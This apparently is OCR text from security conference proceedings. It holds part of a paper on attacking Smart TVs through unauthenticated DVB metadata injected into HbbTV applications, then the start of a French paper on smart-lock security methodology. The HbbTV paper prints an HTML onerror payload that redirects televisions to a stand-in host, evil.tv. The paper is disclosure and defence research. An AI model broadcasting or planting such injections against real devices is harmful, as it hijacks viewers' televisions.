


Fig. 6. Console running on a Smart TV; there is no international version of this application

This architecture, depicted in figure 7, simplifies tests on the HbbTV environment of Smart TVs, while being simple to operate. Compared to rebooting Smart TVs between each test, it provides the following advantages:

– Rather than carefully designing HbbTV applications and experiments before attempting to execute them, this tool allows a direct interaction with Smart TVs;
– Originally, executing an HbbTV application on a Smart TV yields only a binary response: either it works or it does not. A Console API

has been implemented into the slave application, which serves as a feedback loop for the operator. This way, it is possible to have richer information and much better debugging capabilities;
– It can run on several devices at the same time, which enables parallelizing tests on several Smart TVs.
– It brings the possibility to execute existing .js files in the browser of the television without having to embed them in an HbbTV application.




Fig. 7. Architecture of the console application

This tool has been used to perform extensive introspection about the HbbTV browser of the three Smart TVs at hand. In particular, this allowed to observe the behavior of the HbbTV APIs and to understand which functions were implemented or not. Being able to gather this sort of information is valuable for a researcher as it permits to gain insight about the inner working of the HbbTV browser of different platforms. This way, one can quickly estimate the capabilities of a specific Smart TV and its attack surface.

A short demonstration is available [11]. It presents the capabilities of the console and a re-implementation of the **Screen Hijacking** attack. There are regularly new vulnerabilities discovered which impact web browsers and lots of exploits are readily available on the Internet. As the console allows to take plain JavaScript files and to execute them remotely, it can be used to quickly test for batches of known vulnerabilities in the HbbTV browser. This could be used to automatically detect if a Smart TV needs to be patched in light of a new vulnerability.

The JavaScript console is a powerful tool which is meant to help security researchers in their study of the security of Smart TVs. It provides automation of tests and parallelization among devices which allows to quickly gain valuable information about the HbbTV browser of several Smart TVs. This has been used in order to study the models available and to uncover several vulnerabilities which have been coordinatedly disclosed to affected vendors. In particular, this console was used to uncover a vulnerability which allows to bypass the protection designed in the specification ETSI TS 102 809.

4.3 Exploiting a signed application with a DVB stream

As stated in section 4.1, none of the Smart TVs available for the tests do implement the protection scheme described in ETSI TS 102 809. By hypothesis, it is considered that those protections are perfectly implemented. In addition, it is assumed that the shortcomings of this specification have been mitigated according to the countermeasures developed in section 3.2. As a result, it is not possible to modify the signalling and data of interactive applications. This section describes how it is possible to hijack a legitimate HbbTV application using unprotected elements in the stream.

The DAE defines the **Channel** and **Programme** objects, which are also included in the HbbTV specification. As their names suggests it, those represent metadata about an actual channel and programme.

```
// The factory is available in the global context
var videoBroadcast = oipfObjectFactory.createVideoBroadcastObject();
var channelList = videoBroadcast.getChannelConfig().channelList;

// Display the name of each known channel
for (var i = 0; i < channelList.length; i++) {
    Console.log("Channel " + i + " has name " + channelList.item(i).
        name);
}

// Tune the video broadcast to the current channel
videoBroadcast.bindToCurrentChannel();

// Iterate through the programmes of this channel
for (var i = 0; i < videoBroadcast.programmes.length; i++) {
    var programme = videoBroadcast.programmes.item(i);

    // Display some information about the programme
    Console.log("Programme " + programme.name);
    Console.log("Short description " + programme.description);
    Console.log("Long description " + programme.longDescription);
}
```

If the above code is fed to the console application, all the channel names and programmes will be displayed on the screen. Apart from the *Console.log* calls which are defined by the application, all the other objects, properties and methods are APIs defined by DAE and are available on all tested models.

The problem here is that those APIs use elements that come straight from the DVB stream. More specifically, information about the channels like their name is taken from the SDT, while information about the programmes are taken from the EIT. Those elements are not protected in integrity inside the DVB stream, hence can be freely modified by an attacker.

Table 1 presents the global outlook of the SDT. It is comprised of several general properties, then a service (*i.e.* channel) loop which defines each service, then finally a descriptor loop inside each defined service. The name is defined in the descriptors of a service, either using a **service_descriptor** or a **multilingual_service_name_descriptor**.

Tables 2 and 3 show the structure of the descriptors as they are defined in ETSI EN 300 468 [13] from the DVB standards. Using either descriptor, the property **service_name** is used by Smart TVs to get channel names. Those will be used as values for the **name** property of the **Channel** class inside the HbbTV browser. The length of a descriptor cannot exceed 257 bytes, hence the longest name that can be inserted in a **service_descriptor** is 252-byte long, assuming an empty service provider name. The longest name that can be input in a **multilingual_service_name_descriptor** is 250 bytes-long, assuming a single language and an empty service provider name. In practice, studied Smart TVs truncated those values to 70 to 100 bytes, depending on the model. Also, on two out of the three models available, it was observed that the names were parsed from the SDT only during a channel scan. After that, values stored in persistent memory were retrieved by the HbbTV application, and not the ones being broadcasted.

Table 4 depicts the general structure of the EIT. It contains several general properties, then a loop of events (*i.e.* programmes), each event containing a descriptor loop. From the **Programme** class, the properties **name** and **description** are retrieved from the **short_event_descriptor** and the property **longDescription** is retrieved from the **extended_event_descriptor**.

Tables 5 and 6 show the structure of the EIT descriptors that can be used to inject attacker-controlled data inside an HbbTV environment through the Programme class. In the **short_event_descriptor**, the

Syntax of the SDT	No of bits
service_description_section() {	
various properties...	88
for (i=0;i<services_loop_N;i++) {	
service properties...	40
for (j=0;j<descriptor_loop_N;j++) {	
descriptor()	Variable
}	
}	
CRC	32
}	

Table 1. Simplified structure of the SDT

Syntax of the descriptor	No of bits
service_descriptor() {	
descriptor_tag	8
descriptor_length	8
service_type	8
service_provider_name_length	8
for (i=0;i<name_length;i++) {	
char	8
}	
service_name_length	8
for (i=0;i<name_length;i++) {	
char	8
}	
}	

Table 2. Structure of SDT's service descriptor

Syntax of the descriptor	No of bits
multilingual_service_name_descriptor() {	
descriptor_tag	8
descriptor_length	8
for (i=0;i<name_loop_N;i++) {	
ISO_639_language_code	24
service_provider_name_length	8
for (i=0;i<name_length;i++) {	
char	8
}	
service_name_length	8
for (i=0;i<name_length;i++) {	
char	8
}	
}	
}	

Table 3. Structure of SDT's multilingual service name descriptor

event_name element is used as the **name** property and the **text** element is used as the **description** property. The **longDescription** property comes from the **text** element of the **extended_event_descriptor**.

Syntax of the EIT	No of bits
event_information_section() {	
various properties...	112
for (i=0;i<event_loop_N;i++) {	
event_id	16
start_time	40
duration	24
running_status	3
free_CA_mode	1
descriptor_loop_length	12
for (j=0;j<descriptor_loop_N;j++) {	
descriptor()	Variable
}	
}	
CRC	32
}	

Table 4. Simplified structure of the EIT

Table 7 summarizes the properties of the classes Channel and Programme which are populated from the DVB stream. Several elements are mere identifiers limited in sizes, but textual fields are more interesting as they allow for tens to hundreds of bytes. Considering a legitimate (hence signed) application that would make use of those properties, this opens the path for injections that come from unprotected elements in the stream.

In particular, the case of an application that would dynamically display the channel list or the EPG has been considered. This means that those elements were retrieved from the defined APIs and included in an HTML context. Such an application has been developed as a proof of concept of a vulnerable HbbTV application. It was successfull tested that it was possible to redirect the television to another application by broadcasting malicious channel names and programme names and descriptions. Those tests validated the injection vectors described.

```
<img src="1" onerror="location.href=&quot;https://evil.tv/&quot;" />
```

When set as a channel name, event name, short or long description, the above excerpt of HTML effectively redirects all tested models on the HbbTV application hosted at `https://evil.tv/`. Even considering

Syntax of the descriptor	No of bits
short_event_descriptor() {	
descriptor_tag	8
descriptor_length	8
ISO_639_language_code	24
event_name_length	8
for (i=0;i<name_length;i++) {	
event_name_char	8
}	
text_length	8
for (i=0;i<text_length;i++) {	
text_char	8
}	
}	

Table 5. Structure of EIT's short event descriptor

Syntax of the descriptor	No of bits
extended_event_descriptor() {	
descriptor_tag	8
descriptor_length	8
descriptor_number	4
last_descriptor_number	4
ISO_639_language_code	24
length_of_items	8
for (i=0;i<items_length;i++) {	
item_description_length	8
for (i=0;i<description_length;i++) {	
item_description_char	8
}	
item_length	8
for (i=0;i<item_length;i++) {	
item_char	8
}	
}	
text_length	8
for (i=0;i<text_length;i++) {	
text_char	8
}	
}	

Table 6. Structure of EIT's extended event descriptor

the protections in place which prevent an attacker from modifying the signalling and data of interactive applications, tests show that it is possible to get an unsigned HbbTV application running on a Smart TV. Compared to existing attacks, the prerequisites are more important because it is no longer possible to broadcast malicious carousel objects, hence the television must be connected to the Internet. Most of all, this proof-of-concept shows that the existing protections in addition to those defined in 3.2 are not sufficient to be completely protected from an attacker in control of the DVB stream.

Class	Property	DVB element	Max. size
Channel	channelType	—	—
	dsd	—	—
	idType-nid	—	—
	onid	SDT>original_network_id	16 bits
	tsid	SDT>transport_stream_id	16 bits
	sid	SDT>service_loop>service_id	16 bits
	name	SDT>service_loop>descriptor_loop> service_descriptor OR SDT>service_loop>descriptor_loop> multilingual_service_name_descriptor	250/252 bytes
	majorChannel	—	—
	terminalChannel	—	—
Programme	name	EIT>event_loop>descriptor_loop> short_event_descriptor	250 bytes
	programmeID	EIT>event_loop>event_id	16 bits
	programmeIDType	—	—
	description	EIT>event_loop>descriptor_loop> short_event_descriptor	250 bytes
	longDescription	EIT>event_loop>descriptor_loop> extended_event_descriptor	249 bytes
	startTime	EIT>event_loop>start_time	40 bits
	duration	EIT>event_loop>duration	24 bits
	channelID	— (same as Channel.ccid)	—
	parentalRatings	EIT>event_loop>descriptor_loop> parental_ratings_descriptor	8 bits

Table 7. Mapping between DAE classes and DVB tables

4.4 Impact and countermeasures

This vulnerability has no immediate impact at the time of the writing. That's because to the knowledge of the authors, there is currently no model of Smart TV which implements the protection system defined in

ETSI TS 102 809. As a result, all Smart TVs in Europe are still vulnerable to the **Exploit distribution** attack. Yet, this shows another shortcoming of this specification which does not efficiently prevent Smart TVs from executing malicious HbbTV applications.

This vulnerability opens an interesting question about the responsability of the several entities involved. Theoretically, neither the DVB standards are vulnerable nor is the HbbTV specification. When taken independently, the DVB standards (modulo the improvements) are secure because they efficiently prevent an attacker from getting to the execution of an interactive application on a Smart TV. The underlying assumption is that other elements in the stream can do no harm even if controlled by an attacker. When taken independently, the HbbTV specification is secure because it assumes the security of the underlying broadcast network, which is why applications which depend from the broadcast are considered trusted: HbbTV (and DAE) is independent from the broadcast and its APIs as well. However, when taken together problems arise because security assumptions that both standards did are no longer valid.

With this in mind, there are different entities that can take efficient countermeasures against this attack:

1. The DVB working group could extend the protection designed in ETSI TS 102 809 to all elements in a Transport Stream as the TS being unauthenticated is the root of all DVB attacks;
2. The HbbTV consortium could remove vulnerable APIs from the specification, such that no untrusted data can be used from within an HbbTV application;
3. Smart TV manufacturers could escape all elements that they get from the digital television stream before handling them, either internally or passing them to the HbbTV browser;
4. Application developers could escape all elements that are retrieved from the stream. However, this would require a precise list of APIs marked as dangerous by either the manufacturer or the HbbTV specification;
5. It is also possible to maintain the *status quo* and keep the current countermeasure which consists in disabling the execution of HbbTV applications from the Smart TV menu. In that case, security falls into the hands of individual users.

Each of those countermeasures would prevent the attack presented here. However, the interest among security researchers in attacking Smart TVs with the broadcast interface has just started. Though this study is the first to depict attacking this interface with other elements than the

AIT or the object carousel, this merely means that the vast majority of the DVB standards have not met scrutiny from security researchers, not that they are inherently secure.

On the contrary, the full range of DVB attacks are made possible by the fact that there is no authentication of the stream. As a result, authenticating every element inside a DVB stream would not only protect against this attack, but also prevent all those that have not yet been discovered and rely on this fact.

5 Synthesis

Smart TVs are becoming more and more deployed today. With their numerous communication interfaces and capabilities, they are interesting targets for an attacker. Be it for accessing a television's internal data and sensors or to use Smart TVs as an entry into local networks, Smart TVs must be secured against those attacks.

Various security researchers have studied the security of those devices, the global conclusion being that it is not satisfactory for such critical devices. A specific attack vector has proven very problematic for Smart TVs: the digital television signal. Radio-based attacks are extremely problematic because they have the ability to affect many devices in a specific area while being untraceable. On Smart TVs, these attacks can be used to remotely execute interactive applications without need for user interaction. This has led to multiple attacks being designed for this vector, which in two cases ended up with the full compromise of a device using nothing but a crafted radio signal. For years, the only countermeasure to this vulnerability was to manually disable the execution of interactive applications on Smart TVs.

On February, 2017 the DVB working group published a new version of the specification ETSI TS 102 809 with the objective of preventing an attacker in control of the DVB-T signal to get Smart TVs to execute malicious interactive applications. This paper is the first to present and discuss the security schemes designed. As a result, several problems with the current specification have been detailed, namely that the implementation of this norm must be enforced without possibility for legacy behavior. In addition, it should explicitely restrict interactive applications from being loaded from insecure transport modes such as HTTP. Finally, there is currently a safeguard procedure in the establishment of trust which would allow an attacker to bypass the security brought by the extension, simply with the broadcasting of a self-signed certificate: this safeguard

must be removed and trust be managed by one or several trusted entities specifically for this purpose.

Some experiments have been conducted on three models of Smart TV. The test environment has been detailed for both the software and hardware side. A tool meant to ease the work of security researchers and improve their efficiency to study HbbTV-based attacks has been presented, following the demonstration done in [11]. A practical use of this tool has been provided as it helped discover a new kind of attack where it is possible to bypass the security brought in ETSI TS 102 809 by injecting malicious content in channel names and programme metadata. This proof-of-concept shows that DVB is a very powerful attack vector, which is not limited to interactive applications.

As software-defined radios become more powerful while cheaper and with easily available specialised emitters for DVB-T, this shows that the absence of authentication in a DVB stream poses huge security risks. As a result, it is suggested to extend the security mechanisms designed in ETSI TS 102 809 and the improvements presented in this paper to the entirety of the DVB stream, instead of just AITs and object carousels.

The authors would like to thank Yannick Darriet and the Wireless Security Lab for their major role in this study. Also, the authors would like to thank the INSA de Rennes for their role in making this research possible.

A Appendix: Previous work of Smart TVs

Several studies on the security of Smart TVs have been published so far. The following have been determined to provide an accurate overview of the landscape of attacks so far. Researchers have used various approaches to get those results, ranging from black-box to a full white-box approach. It is important to note that there are online communities committed in reversing firmwares and rooting Smart TVs. The Samygo [4] forum provides valuable information for rooting Samsung models. For example, this forum provides modified firmwares which root the TV, or applications to be installed with a developer account that will escalate privileges using a local vulnerability.

In [7], an undisclosed vulnerability was used to access the internal data of a Samsung Smart TV along with contents of a connected USB flash drives. Also, the researchers showed that it was possible to connect a software remote to the television, hence to further exploit the television by installing malicious applications. Though not disclosed, it appears in

the presentation that the entry point is a vulnerable service listening on the local network.

After reversing the firmware of a Samsung television, authors of [21] found several vulnerabilities in the way the application store fetched and installed new applications. They used this vector to install a rootkit which would listen and record every sound around to send it remotely. They included a fake-off mode to prevent the Smart TV from being turned off by remote control.

Smart TVs have a tendancy of running outdated software, which may contain known vulnerabilities. In [10] the Smart TV studied was vulnerable to CVE-2012-5958 in *libupnp*. It was possible to exploit this with crafted Universal Plug and Play (UPnP) packets and to take control of the device using a network access. The same approach has been used in [22] where researchers have identified the version of the *ffmpeg* library and developed an exploit using a known vulnerability for this version. In the end, rooting the TV consisted in playing a file either from a local storage such as a USB flash drive or from a media server.

In [18] it was put into light that LG Smart TVs sent viewing information and USB filenames back to LG's server over an Hypertext Transfer Protocol (HTTP) connection. This poses privacy and confidentiality issues as those information are open for man-in-the-middle attacks.

In [8] it was shown that a specific model of Philips Smart TV left open a WiFi Direct access point with default credentials. After connection, researchers further found a vlunerability in a service listening on the network and successfully took over the television.

Smart TVs are also susceptible of being ransomed. In particular, Android TVs are at risk because there already exist numerous strands of ransomware for the Android OS. This is the observation made independently in [12, 31] where researchers showed that a known ransomware for mobiles worked equally well on some Android TVs.

Samsung is maintaining its own operating system, Tizen, to be used in its phones and Smart TVs. A researcher audited the code and found 40 vulnerabilities [25] in Tizen. Though the entire list is unknown, those presented were heap overflow and the researcher created an exploit for one of them, which resulted in a TV crash. However, it is suggested that with more efforts, creating a reliable exploit for those vulnerabilities is possible.

In the line of operating system flaws, two security researchers presented vulnerabilities found in webOS [19], which is in use by LG's Smart TVs. They found local privilege escalations which could be used by applications, including a read and write access to the physical memory (*/dev/mem*).

References

1. BeeF. https://beefproject.com/.
2. Dvbsnoop. http://dvbsnoop.sourceforge.net/.
3. OpenCaster. https://github.com/aventuri/opencaster.
4. SamyGO. http://www.samygo.tv.
5. Tzap. https://www.linuxtv.org/wiki/index.php/Zap.
6. VLC. https://www.videolan.org/.
7. Luigi Auriemma and Donato Ferrante. Revuln - The TV is watching you, 2012. https://vimeo.com/55174958.
8. Luigi Auriemma and Donato Ferrante. Revuln - Having fun via WiFi with Philips SmartTV, 2014. https://vimeo.com/90138302.
9. Yann Bachy, Vincent Nicomette, Eric Alata, Mohamed Kaâniche, Jean-Christophe Courrege, and Lukjanenko. Protocole HbbTV et sécurité: quelques expérimentations. In *Symposium sur la sécurité des technologies de l'information et des communications*, 2015. https://www.sstic.org/2015/presentation/protocole_hbbtv_et_securite.
10. F Basse. Sécurité des ordivisions : exploitation de CVE-2012-5958. In *23rd USENIX Security Symposium (USENIX Security 14)*. SSTIC2014, 2014. https://www.sstic.org/media/SSTIC2014/SSTIC-actes/securite_des_ordivisions/SSTIC2014-Article-securite_des_ordivisions-basse.pdf.
11. Tristan Claverie. Sécurité des Télévisions Connectées, 2017. https://static.sstic.org/rumps2017/SSTIC_2017-06-08_P11_RUMPS_05.mp4.
12. Echo Duan. FLocker Mobile Ransomware Crosses to Smart TV, 2015. http://blog.trendmicro.com/trendlabs-security-intelligence/flocker-ransomware-crosses-smart-tv/.
13. ETSI EN. 300 468 V1.15.1. *Digital Video Broadcasting (DVB); Specification for Service Information (SI) in DVB systems*, 2016-03. http://www.etsi.org/deliver/etsi_en/300400_300499/300468/01.15.01_60/en_300468v011501p.pdf.
14. Marco Ghiglieri. I Know What You Watched Last Sunday - A New Survey Of Privacy In HbbTV. Workshop Web 2.0 Security & Privacy 2014 in conjunction with the IEEE Symposium on Security and Privacy, May 2014.
15. Marco Ghiglieri and Erik Tews. A privacy protection system for hbbtv in smart tvs. In *Consumer Communications and Networking Conference (CCNC), 2014 IEEE 11th*. IEEE, 2014. https://www.sit.informatik.tu-darmstadt.de/fileadmin/user_upload/Group_SIT/Publications/ghiglieri_aprivacyprotectionsystemhbbtv.pdf.
16. Marco Ghiglieri and Michael Waidner. HbbTV Security and Privacy: Issues and Challenges. *IEEE Security & Privacy*, vol. 14, no.(IEEE 14/3):pp. 61–67, 2016.
17. Martin Herfurt. Security issues with Hybrid Broadcast Broadband TV. 30'th Chaos Computer Convention, December 2013, 2013.
18. Jason Huntley. LG Smart TVs logging USB filenames and viewing info to LG servers, 2013. http://doctorbeet.blogspot.fr/2013/11/lg-smart-tvs-logging-usb-filenames-and.html\#comment-form.
19. Lee JongHo and Kim Mingeun. Are you watching TV now ? Is it real ?, 2017. https://www.youtube.com/watch?v=-aQbkQWmx-0.
20. Adam Laurie. Old skewl hacking: Porn free!, 2014. https://www.youtube.com/watch?v=1RPmpJi3VRM.
21. SeungJin Lee. SmartTV Security. In *CanSecWest*, 2013. https://cansecwest.com/slides/2013/SmartTVSecurity.pdf.

22. Benjamin Michéle and Andrew Karpow. Watch and be watched: Compromising all Smart TV generations. In *Consumer Communications and Networking Conference (CCNC), 2014 IEEE 11th*. IEEE, 2014.
23. Benjamin Michéle. *Smart TV Security - Media Playback and Digital Video Broadcast*. Springer Briefs in Computer Science. Springer, 2015.
24. Amihai Neiderman. DVB-T hacking, 2016. https://www.youtube.com/watch?v=GO-8fBYKhAo.
25. Amihai Neiderman. Breaking Tizen, 2017. https://www.youtube.com/watch?v=k_xCyml6XZY&feature=youtu.be.
26. OIPF. DAE V2.3. 2014-01. http://www.oipf.tv/docs/OIPF-T1-R2_Specification-Volume-5-Declarative-Application-Environment-v2_3-2014-01-24.pdf.
27. Yossef Oren and Angelos D Keromytis. From the aether to the ethernet - attacking the internet using broadcast digital television. In *23rd USENIX Security Symposium (USENIX Security 14)*, 2014. https://www.usenix.org/conference/usenixsecurity14/technical-sessions/presentation/oren.
28. Rafael Scheel. Smart TV Hacking, 2017. https://www.youtube.com/watch?v=bOJ_8QHX6OA.
29. ETSI TS. 102 796 V1.3.2. *Hybrid Broadcast Broadband TV (HbbTV 2.0.1)*, 2016-04. https://www.hbbtv.org/wp-content/uploads/2015/07/HbbTV-SPEC20-00023-001-HbbTV_2.0.1_specification_for_publication_clean.pdf, consulté le 10/01/18.
30. ETSI TS. 102 809 V1.3.1. *Digital Video Broadcasting (DVB); Signaling and carriage of interactive applications and services in Hybrid broadcast/broadband environments*, 2017-06. http://www.etsi.org/deliver/etsi_ts/102800_102899/102809/01.03.01_60/ts_102809v010301p.pdf.
31. Candid Wueest. How my TV got infected with ransomware and what you can learn from it. *Symantec 's blog*, 2015. http://www.symantec.com/connect/blogs/how-my-tv-got-infected-ransomware-and-what-you-can-learn-it.

Du PCB à l'exploit : Méthodologie et étude de cas d'une serrure connectée Bluetooth Low Energy

Damien Cauquil
damien.cauquil@digital.security

Digital Security

Résumé. L'Internet des Objets est en plein essor, avec toujours plus de systèmes connectés, malheureusement peu ou pas sécurisés pour la plupart. De fait, les analystes sécurité sont de plus en plus mis à contribution afin d'évaluer la sécurité de ces systèmes et de leurs environnements, qui implique à la fois la sécurité des systèmes d'information, la sécurité des applications et bien sûr la sécurité matérielle. L'omniprésence des objets connectés a amené bon nombre de *pentesters* à analyser des systèmes embarqués, reposant pour la plupart sur un système GNU/Linux minimaliste, et à « popper » des consoles sur ces derniers en exploitant des vulnérabilités. Cependant, tous les systèmes connectés ne reposent pas sur un système d'exploitation GNU/Linux, comme nous allons le démontrer dans l'exemple servant de fil conducteur à cet article.
Cet article propose des éléments de méthodologie pour l'analyse de sécurité de systèmes connectés, partant du circuit imprimé et ses composants à la recherche de vulnérabilités et l'exploitation de ces dernières, explicités au travers de l'étude d'une serrure connectée Bluetooth Low Energy. Nous abordons aussi les différents outils *opensource* permettant de simplifier les analyses des circuits et communications relatives aux objets connectés.

1 État de l'art

L'analyse de systèmes connectés doit, à l'instar du test d'intrusion classique, être réalisée en suivant une méthodologie et en utilisant des outils reconnus. Plusieurs organismes et sociétés ont élaboré et publié leur approche, leurs visions et leurs méthodologies d'évaluation de la sécurité des objets et systèmes connectés, tels que l'OWASP, Rapid7 et bien d'autres.

1.1 OWASP IoT Project

L'OWASP a démarré son projet IoT (*OWASP IoT Project* [8]) en 2015, lequel recense actuellement les surfaces d'attaque relatives à l'Internet des Objets [12], les vulnérabilités affectant les objets et systèmes connectés [11],

et un brouillon de guide de test des objets et systèmes connectés [9]. C'est un projet actif qui a produit des documents de travail, mais il n'y a à ce jour aucun guide finalisé ni de description technique des méthodes d'évaluation et des outils associés. Par contre, l'*OWASP IoT Project* a déjà publié un « top 10 » des vulnérabilités impactant la sécurité des objets et systèmes connectés [10].

1.2 *Rapid7*

La société Rapid7, bien connue pour son logiciel de test d'intrusion *MetaSploit*, s'est lancée depuis plusieurs années dans l'analyse d'objets et systèmes connectés. Rapid7 a ainsi publié une méthodologie en 8 étapes [15], détaillant une approche prenant en compte l'écosystème d'un objet connecté, de l'équipement à l'infonuagique sans oublier les différentes applications fournies aux utilisateurs. Cette méthodologie est sommaire, mais propose une série d'étapes pertinentes dans le contexte de l'évaluation de la sécurité d'un système connecté. Cependant, elle n'intègre rien sur la mise en œuvre de cette méthodologie, ni sur les outils adéquats.

1.3 Autres approches et méthodologies

Bien d'autres sociétés et communautés ont publié leurs approches et leurs méthodologies, comme *Deloitte* [1] ou *Pentest Partners* [13]. Cependant, elles sont loin de couvrir la surface d'attaque propre à l'Internet des Objets, et pour certaines ne proposent pas de méthodologie formelle.

2 Méthodologie proposée

La méthodologie proposée dans cet article est proche de celle publiée par *Rapid7*, mais ne couvre volontairement pas l'intégralité de la surface d'attaque telle qu'identifiée par l'*OWASP IoT Project*. En effet, une bonne partie de cette dernière est inspirée des méthodologies de test de sécurité des applications web et mobiles, ainsi que de l'analyse de communications réseau sur des protocoles connus de la plupart des auditeurs sécurité. Les méthodologies classiques couvrent déjà ces différentes surfaces d'attaque.

Nous proposons ainsi une approche technique centrée sur l'objet testé, ainsi que sur les applications interagissant avec de dernier, et bien sûr les différents protocoles de communication supportés par l'objet lui-même :

1. Analyse fonctionnelle de l'équipement à tester
2. Recherche de vulnérabilités matérielles

3. Rétro-ingénierie de circuits imprimés
4. Collecte et désassemblage des micro-logiciels
5. Recherche de vulnérabilités logicielles
6. Analyse des communications de l'équipement

Afin d'illustrer cette méthodologie, nous l'appliquerons sur une serrure connectée du commerce, présentée figure 1. Nous présenterons par ailleurs les différents outils et techniques utilisés lors de l'analyse de cette serrure.

Fig. 1. Serrure connectée à tester

2.1 Analyse fonctionnelle de l'équipement à tester

L'analyse fonctionnelle consiste à évaluer les fonctionnalités d'un système connecté, composé *a minima* : d'un objet connecté, d'un équipement permettant à cet objet connecté d'accéder à Internet (passerelle), et d'un service web hébergé dans le Cloud. Les objectifs de cette analyse sont multiples :

- déterminer les technologies utilisées par un ou plusieurs équipements ;
- déterminer les allégations de sécurité du fournisseur (présence et type de chiffrement, mécanismes de protection utilisés, traçabilité, etc.) ;
- déterminer l'usage légitime d'un système connecté, ses fonctions, son rôle.

Les sources d'information utiles à cette analyse peuvent être (mais la liste n'est pas exhaustive) :

- le site Internet du fournisseur du système connecté ;

– la documentation remise à l'utilisateur (manuel d'utilisation, fiche de démarrage rapide, etc.) ;
– l'emballage du système connecté.

2.2 Recherche de vulnérabilités matérielles

La recherche de vulnérabilités matérielles consiste à évaluer la manière dont le système connecté a été pensé et conçu, d'un point de vue mécanique et électronique.

D'un point de vue mécanique, nous cherchons en particulier des manières permettant de contourner des protections afin de réaliser des actions malveillantes. Cela peut comprendre mais n'est pas limité à :

– l'évaluation de la résistance de pièces mécaniques au forçage (ouverture de boîtier, action sur des pièces mécaniques devant être immobiles) ;
– l'identification de faiblesses dans l'interface électromécanique (moteur mal positionné pouvant être actionné avec un aimant suffisamment fort par exemple).

D'un point de vue électronique, nous cherchons à déterminer s'il existe des moyens de modifier l'état du système connecté, en vérifiant :

– que des contacts entre points de tests ou broches proches ne déclenchent pas des actions indésirables (remise à zéro, déclenchement d'un actionneur, etc.) ;
– que des éléments électroniques accessibles ne puissent pas être utilisés pour attaquer le système (ports USB, moteurs, etc.).

2.3 Rétro-ingénierie de circuits imprimés

Cette analyse consiste à retrouver le schéma électronique ainsi que les différentes connexions de ce dernier à de potentiels actionneurs et capteurs afin de déterminer :

– l'emplacement des éventuelles interfaces de programmation et de débogage ;
– les différents composants présents sur le ou les circuits et leurs interconnexions ;
– les protocoles utilisés pour la communication entre composants ;
– les fonctionnalités fournies par ces composants et leur compatibilité avec les fonctions de sécurité identifiées lors de l'analyse fonctionnelle.

Nous nous basons principalement sur des techniques non-destructrices (photographie, test de continuité), mais pouvons avoir recours dans certains cas à des techniques altérant le circuit imprimé afin d'avoir un schéma le plus clair et précis possible.

2.4 Collecte et désassemblage de micro-logiciels

La collecte de l'ensemble des données et micrologiciels stockés sur les différents composants identifiés est effectuée, en exploitant au maximum les interfaces de débogage et de programmation précédemment identifiées. L'identification des composants permet de déterminer ces emplacements ainsi que la taille des données disponibles.

On peut aussi collecter ces informations en exploitant des sources d'information tierces, comme des services web ou des applications mobiles.

2.5 Recherche de vulnérabilités logicielles

La recherche de vulnérabilités logicielles est effectuée à partir des différents logiciels et données précédemment récupérées, via une analyse poussée et un désassemblage à l'aide d'outils adaptés comme IDA Pro ou JEB. La recherche de vulnérabilités est affinée en fonction des technologies et composants utilisés et des fonctions identifiées.

L'utilisation d'analyse et de désobfuscation de code, de *fuzzing* et de débogage peuvent faciliter la tâche.

2.6 Analyse des communications de l'équipement

